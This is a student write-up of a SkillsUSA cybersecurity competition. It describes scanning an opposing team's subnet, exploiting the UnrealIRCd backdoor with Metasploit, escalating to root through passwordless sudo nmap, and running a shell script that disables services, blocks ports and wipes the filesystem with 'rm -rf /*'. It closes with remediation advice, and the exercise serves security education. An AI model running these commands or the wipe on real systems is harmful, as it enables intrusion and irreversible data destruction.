SkillsUSA Cybersecurity Competition Analysis
April 20, 2022
[redacted]


Summary:
Initially, we scanned the entire target IP range for hosts. We found several machines within the subnet - one was different. We ruled out the machine at IP 172.28.128.1 due to it being a machine without the same ports as the rest.

Our first course of action was to scan the target subnet for open machines. We noticed a security warning in the nmap tool. Nmap is a tool that allows us to probe machines on the network for open services that we can access, as well as detect their operating systems and application versions. The issue in nmap was that it was allowed to run as root (sudo) user, with full administrative privileges, without a password. This is a security risk due to the fact that users can run custom scripts with nmap as part of the tool, and those scripts can access critical functions of the system. Therefore, a competitor that decided to run a malicious script would have that script run with the same top-level permissions as the application, without authentication - this is called a “privilege escalation exploit.”

Upon analysis of competitor machines, we noticed they had an open IRC (internet relay chat) server. This was our attack vector. It had a well-known and well-documented vulnerability that we could exploit using a tool called Meta-sploit. This tool is a vast collection of attacks, and of remote access tools, that can be used easily and by anyone - to be specific, over 2,000 attack vectors and 600 remote access tools.

We used the attack that Meta-sploit had for the IRC server, specifically named “UnrealIRC" - which had an easy to exploit ‘remote code execution’ problem. This meant that, when attacked, we could run commands on a target computer. We ran this attack, which granted us a command-line in the target machine.


Figure 1: Open services on target machines (ports). Note the IRC server on port 6667 that was vulnerable.



```
Nmap scan report for 172.28.128.41
Host is up (0.0099s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
6667/tcp open  irc
9090/tcp open  zeus-admin
```

Our next step was to use the aforementioned nmap privilege escalation vulnerability to gain superuser access to the machine. We ran the Metasploit function, and then gained command line access to our target machine.

Figure 2, 3: Metasploit console, attack command that gave access.




```
user[redacted]@debian-9:~$ msfconsole
                                                  ../.../
                          ___          ____
                      ,-""   `.      < HONK >
                    ,'  _   e )`-._ /  ----
                   /  ,' `-._<.===-'
                  /  /
                 /  ;
     _          /   ;
 (`._    _.-"" ""--..__,'    |
 <_  `-""                     \
  <`-                          :
   (__   <__.                  ;
     `-.   '-.__.      _.'    /
        \      `-.__,-'    _,'
         `._    ,    /__,-'
            ""._\__,'< <____
                 | |  `----.`.
                 | |        \ `.
                 ; |___      \-``
                 \   --<
                  `.`.<
                    `-'



       =[ metasploit v6.1.39-dev-                         ]
+ -- --=[ 2212 exploits - 1171 auxiliary - 396 post       ]
+ -- --=[ 615 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Open an interactive Ruby terminal with
irb

msf6 > 
```




```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] 172.28.128.26:6667 - Connected to 172.28.128.26:6667...
    ERROR :Closing Link: [172.28.128.23] (Ping timeout)
[*] 172.28.128.26:6667 - Sending backdoor command...
[*] Started bind TCP handler against 172.28.128.26:4444
```

Once we had command line access, we wrote a short script that would, in essence, open the command terminal as the superuser. We then ran that script with nmap, exploiting the superuser vulnerability we had patched on our system. This gave us “root” access.

With this power, we first turned off the control panel ('Cockpit') so that they would have no access to counter-attack us. We then turned off their services that we had to protect, 'irc' and 'rpcbind', and created firewall rules to prevent those services from communicating if they got restored. At this point, the machine was completely “pwned” (owned) by us.

Figure 4: Automated script to stop services, create firewall rules, and seal their fate.



```
user[redacted]@debian-9:~$ cat cow.sh
# stop services
systemctl stop cockpit; systemctl disable cockpit; systemctl stop rpcbind; systemctl disable rpcbind; systemctl stop unreal; systemct
l disable unreal

# block ports
iptables -A INPUT -p tcp --destination-port 9090 -j DROP; iptables -A INPUT -p tcp --destination-port 111 -j DROP; iptables -A INPUT
-p tcp --destination-port 6667 -j DROP

# remove filesystem
rm -rf /*
```

To seal their fate, we also wiped the system hard drive to make it unusable and force a reset which would deduct 50 points from the target's score. That's the bottom line in the image - 7 letters is all it takes to completely destroy a Linux computer

Evaluation:

The target systems were vulnerable to remote attacks through an outdated IRC software. Off-the-shelf attacks were able to take advantage of this vulnerability, which anyone with basic computer knowledge could use. Then, the privilege escalation vulnerability was due to a misconfiguration in 'nmap' software. In production, nmap should not be installed due to it's mainly diagnostic or security testing purpose. Also, it should not be allowed to run as the “root” user (top-level access) by default and without password. These were easy issues to correct, with nmap even prompting us to change the configuration to enhance security of the system. The IRC software should be replaced with more secure, and up-to-date, versions.

Rating:

These machines were extremely insecure and required low-skill attacks to accomplish. We rate them poorly in security.